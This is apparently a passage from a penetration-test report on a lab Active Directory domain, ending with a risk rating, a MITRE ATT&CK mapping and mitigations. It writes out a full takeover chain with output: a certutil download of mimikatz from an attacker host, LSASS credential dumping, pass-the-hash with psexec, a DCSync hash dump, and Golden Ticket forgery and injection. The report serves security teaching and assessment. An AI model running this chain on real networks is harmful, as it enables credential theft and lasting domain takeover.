
Upon accessing the BloodHound interface, the application prompts for data ingestion to begin mapping the Active

Directory environment.

The ZIP archive generated by SharpHound on the compromised host was uploaded into BloodHound for analysis.



After the data upload, BloodHound begins ingesting and processing the collected information. Once ingestion is complete, it presents a graphical representation of the Active Directory environment and the relationships identified during enumeration.



Using the "Explore" feature in BloodHound, the shortest path to Domain Admin privileges was identified. Since access had been obtained on the client-1 system, it was selected as the source node, with the Domain Admin group designated as the target node.

BloodHound provided a detailed privilege escalation path outlining the relationships and misconfigurations that could be leveraged to obtain Domain Admin access from the client-1 account.

```
C:\Users\client-1\Documents> whoami
nt authority\system

C:\Users\client-1\Documents>

C:\Users\client-1\Documents> certutil -urlcache -f http://192.168.56.1/mimikatz.exe mimikatz.exe
**** Online ****
CertUtil: -URLCache command completed successfully.

C:\Users\client-1\Documents> ./mimikatz.exe
'.' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\client-1\Documents> mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

privilege::debug
mimikatz # Privilege '20' OK

sekurlsa::logonpasswords
mimikatz #
```

Mimikatz was transferred to the compromised client-1 system to enumerate active logon sessions and extract credentials stored within the LSASS process memory.

```
Authentication Id : 0 ; 1030838 (00000000:000fbab6)
Session           : CachedInteractive from 1
User Name         : Administrator
Domain            : DINILAB
Logon Server      : DC
Logon Time        : 2/24/2026 1:59:08 PM
SID               : S-1-5-21-3065160027-28239225-3958103598-500
```

msv :

[00000003] Primary

* Username : Administrator

* Domain : DINILAB

* NTLM : b490b475e987909ae9bd83a65aa94665

* SHA1 : 4e9dfaa962ae8e0614bff9c892a036969a8feddd

* DPAPI : 6bf29b483319db6573fc40dfbcb0039b

tspkg :

wdigest :

* Username : Administrator

* Domain : DINILAB

* Password : (null)

kerberos :

* Username : Administrator

* Domain : DINILAB.LOCAL

* Password : Password123\$

ssp :

credman :

cloudap :

```
Authentication Id : 0 ; 201044 (00000000:00031154)
```

```
Session           : Interactive from 1
```

Credential extraction from the LSASS process memory revealed the Domain Administrator password in plaintext. These credentials were subsequently used to authenticate to the Domain Controller.

```
root@kali: /home/esistdini/Documents/SharpHound_v2.9.0_windows_x86
root@kali: /home/es... x root@kali: /home/es... x root@kali: /home/es... x root@kali: /home/es... x root@kali: /usr/shar... x
(root@kali)-[/home/esistdini/Documents/SharpHound_v2.9.0_windows_x86]
└─# impacket-psexec dinilab/Administrator@192.168.56.10 -hashes :b490b475e987909ae9bd83a65aa94665
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.56.10....
[*] Found writable share ADMIN$
[*] Uploading file HDToZLYy.exe
[*] Opening SVCManager on 192.168.56.10.....
[*] Creating service Dxec on 192.168.56.10.....
[*] Starting service Dxec.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> whoami /groups

GROUP INFORMATION
-----

```

Group Name	Type	SID	Attributes
BUILTIN\Administrators	Alias	S-1-5-32-544	Enabled by default, Enabled group, Group owner
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
Mandatory Label\System Mandatory Level	Label	S-1-16-16384	

```
C:\Windows\system32> █
```

Successful authentication to the Domain Controller was achieved using the recovered Domain Administrator credentials.

```

(root@kali)~/home/esistdini/Documents/SharpHound_v2.9.0_windows_x86
└─$ impacket-secretsdump dinilab/Administrator@192.168.56.10 -hashes :b490b475e987909ae9bd83a65aa94665 -just-dc
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b490b475e987909ae9bd83a65aa94665:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3f45df5087c5fc0d72ba5f5243e77009:::
dinilab.local\client-1:1104:aad3b435b51404eeaad3b435b51404ee:7a1762d79c21e263eae080fadbb03429:::
dinilab.local\client-2:1105:aad3b435b51404eeaad3b435b51404ee:cc8147f790c91200a3e02c2ebc65f9fb:::
dinilab.local\legacy.user:1108:aad3b435b51404eeaad3b435b51404ee:539259e25a0361ec4a227dd9894719f6:::
dinilab.local\svc_backup:1109:aad3b435b51404eeaad3b435b51404ee:d47a1aab4276f8b2c8260d6080cb4a6a:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:3df0c5e720eedbebbed09b6c61da3f42:::
DESKTOP-TQIU44A$:1110:aad3b435b51404eeaad3b435b51404ee:294189dfd50be5e80dfe5ee64611dd6:::
DESKTOP-7Q1IG4K$:1111:aad3b435b51404eeaad3b435b51404ee:8bda7a5f1f0a6de46f350d4a6cccdafaf:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:b0f73ed5437c0fbd643d44cb74311c2e1f7087ea7dc4eecb839735ae019246c9
Administrator:aes128-cts-hmac-sha1-96:1bb1790cfced562f8783dd0119de31c0
Administrator:des-cbc-md5:343eeac7e316738f
krbtgt:aes256-cts-hmac-sha1-96:b198ab14dedfbb8449214e6a2bcd2bb05b1871f0c30f9c4c5d33bce6c6f9ae80
krbtgt:aes128-cts-hmac-sha1-96:84bb81154bcf85a94d9ac252977e85ce
krbtgt:des-cbc-md5:0dd58f865889ef10
dinilab.local\client-1:aes256-cts-hmac-sha1-96:747c9d4636d943330e9fc12109d6640cb9f9c7499f8d1e24d837b6f1537c8b87
dinilab.local\client-1:aes128-cts-hmac-sha1-96:774524fe10d43fb32a5050c19868a706
dinilab.local\client-1:des-cbc-md5:e04adc9e1cfd8994
dinilab.local\client-2:aes256-cts-hmac-sha1-96:595ae606939d2dd238f3ad9489856b073d8bee1abd6887ded621e9fc34cb33cb
dinilab.local\client-2:aes128-cts-hmac-sha1-96:a9c9b35ee318d1f1b0d2494bdbe18573
dinilab.local\client-2:des-cbc-md5:57eaa15d98ec835d
dinilab.local\legacy.user:aes256-cts-hmac-sha1-96:666e668e6cbce2ad1ffe319ace2ec9e9f5af94ccda85c81dd669e179302d583
dinilab.local\legacy.user:aes128-cts-hmac-sha1-96:47d53495b0b9a5046a280b2ed39455ed
dinilab.local\legacy.user:des-cbc-md5:31570491bf7032c7
dinilab.local\svc_backup:aes256-cts-hmac-sha1-96:4511e209eaf6649c11172a113dfd122f95769e505300deadf43068ea351578e6
dinilab.local\svc_backup:aes128-cts-hmac-sha1-96:1ab6c7ff0341259fa7eda555d964e4bf
dinilab.local\svc_backup:des-cbc-md5:766207a17afb1af2
DC$:aes256-cts-hmac-sha1-96:ad66a060b1598139cfe028f1e2b74ebb9896d308c6f81acf3556595be3dbd724
DC$:aes128-cts-hmac-sha1-96:274b25a920e76efc242b36b567cfa995
DC$:des-cbc-md5:eaad4d3ef198c0483
DESKTOP-TQIU44A$:aes256-cts-hmac-sha1-96:4153948c9e2dfb36e54fa7386233d8baebc92e36fdd103f3910d69d326372b0d
DESKTOP-TQIU44A$:aes128-cts-hmac-sha1-96:d65b2be03b265c414b821d900e86072a
DESKTOP-TQIU44A$:des-cbc-md5:512fd6d6463b5be3
DESKTOP-7Q1IG4K$:aes256-cts-hmac-sha1-96:5b59c83284f7907072fb29691a746c6dfca33f8f580de94d417f9fed8e8e2b11
DESKTOP-7Q1IG4K$:aes128-cts-hmac-sha1-96:25425d1041802d57f8f007f1b04dfba3
DESKTOP-7Q1IG4K$:des-cbc-md5:dffd49b0d9f23b3e
[*] Cleaning up...

```

With SYSTEM-level privileges obtained on the Domain Controller, the next step was to extract domain user password hashes and authentication secrets from Active Directory.

This was accomplished using the `impacket-secretsdump` utility to perform a directory replication (DCSync) operation.

```
2 Dir(s) 29,444,726,784 bytes free
C:\Users\Administrator\Documents> mimikatz.exe

.##### mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #
mimikatz #
privilege::debug
mimikatz # Privilege '20' OK

kerberos::golden /user:esistdini /domain:dinilab.local /id:500 /sid:S-1-5-21-3065160027-28239225-3958103598-500 /rc4:b490b475e987909ae9bd83a65aa94665 /ticket:admin.kirbi
mimikatz # User : esistdini
Domain : dinilab.local (DINILAB)
SID : S-1-5-21-3065160027-28239225-3958103598-500
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: b490b475e987909ae9bd83a65aa94665 - rc4_hmac_nt
Lifetime : 2/24/2026 3:09:38 PM ; 2/22/2036 3:09:38 PM ; 2/22/2036 3:09:38 PM
-> Ticket : admin.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !

mimikatz #
exit
mimikatz # Bye!
```

Mimikatz was executed on the Domain Controller to generate a Golden Ticket for persistence. A custom username (esistdini) was specified during ticket creation, and the forged ticket was configured with an extended validity period of ten years. The generated ticket was exported and saved with a .kirbi extension for subsequent use in Pass-the-Ticket operations.

```
mimikatz 2.2.0 x64 (oe.eo)
C:\Users\client-1\Documents>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /**/ Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # kerberos::ptt admin.kirbi

* File: 'admin.kirbi': OK

mimikatz #
```

After returning to the client-1 system, a Pass-the-Ticket (PTT) attack was performed by injecting the previously generated Golden Ticket into the current session.

```
Administrator: Command Prompt
C:\Users\client-1\Documents>klist
Current LogonId is 0:0x30215
Cached Tickets: (1)
Client: esistdini @ dinilab.local
Server: krbtgt/dinilab.local @ dinilab.local
KerberosTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
Start Time: 2/24/2026 15:09:38 (local)
End Time: 2/22/2036 15:09:38 (local)
Renew Time: 2/22/2036 15:09:38 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called:
C:\Users\client-1\Documents>
```

The injected Kerberos ticket reflects the username esistdini and demonstrates an extended validity period from 2026 to 2036, confirming the successful creation and injection of the Golden Ticket.

Risk Rating

Overall Risk Level: Critical

Risk Summary :

The assessment demonstrated that a single compromised domain user account could result in full Active Directory compromise.

Key Risk Factors Identified:

1. LLMNR Enabled:

- Enabled credential capture through network poisoning.
- Risk: High

2. Weak Password Security

- NTLMv2 hash successfully cracked offline.
- Risk: High

3. Excessive Privileges

- Domain user possessed local administrative privileges.
- Risk: High

4. Credential Exposure in LSASS

- Domain Administrator credentials were retrievable in plaintext.
- Risk: Critical

5. Active Directory Replication Abuse

- DCSync allowed extraction of all domain password hashes.
- Risk: Critical

6. Golden Ticket Persistence

- Forged Kerberos tickets valid for 10 years demonstrated long-term persistence.
- Risk: Critical

Business Impact:

If exploited by a malicious actor, the vulnerabilities identified could result in:

- Complete domain takeover
- Full compromise of all user accounts
- Unauthorized access to sensitive data
- Ransomware deployment across the enterprise
- Long-term undetectable persistence
- Loss of business continuity

The attack required no exploitation of software vulnerabilities, only misconfigurations and weak security controls.

MITRE ATT&CK Mapping

Attack name : LLMNR Poisoning:
Category: Network based Credential Interception
MITRE ID : T1557.001

Attack Name : Offline Password Cracking
Category : Credential access
MITRE ID : T1110.002

Attack Name : SMB Service Execution
Category : Lateral Movement
MITRE ID : T1021.002

Attack Name : Active Directory Enumeration (Domain account and groups)
Category : Discovery
MITRE ID : T1087 and T1069

Attack Name : LSASS Memory Credential Dumping
Category : Credential access
MITRE ID : T1003.001

Attack Name : Golden Ticket
Category : Persistence
MITRE ID : T1558.001

Attack Name : Pass-the-Ticket
Category : Lateral Movement
MITRE ID : T1550.003

Mitigation

LLMNR Poisoning:

- Disable LLMNR via Group Policy
- Disable NetBIOS over TCP/IP
- Enable SMB Signing (prevents relay attacks)
- Deploy network intrusion detection to detect Responder-like activity
- Implement DNS-only name resolution policy

NTLMv2 Hash Capture:

- Disable NTLM where possible
- Enforce NTLMv2 only (already default, but confirm)
- Enable Extended Protection for Authentication

SMB Lateral Movement:

- Remove domain users from local Administrators group
- Implement Privileged Access Workstations (PAW)
- Enable SMB signing on all endpoints
- Disable administrative shares if not required
- Restrict remote service creation via firewall rules
- Monitor Event ID 7045 (Service creation)

LSASS Credential Dumping:

- Enable Credential Guard
- Enable LSASS Protection (RunAsPPL)
- Disable WDigest

DCSync:

- Audit accounts with Replication privileges
- Limit DCSync rights strictly to Domain Controllers
- Monitor Event ID 4662 (Directory replication)

Goldent Ticket:

- Rotate krbtgt password twice
- Rotate krbtgt periodically
- Limit Domain Admin logins to DC only
- Monitor unusual TGT lifetimes
- Monitor abnormal Kerberos encryption types (RC4 usage)

Pass The Ticket:

- Limit ticket lifetime
- Restrict delegation
- Monitor abnormal Kerberos ticket requests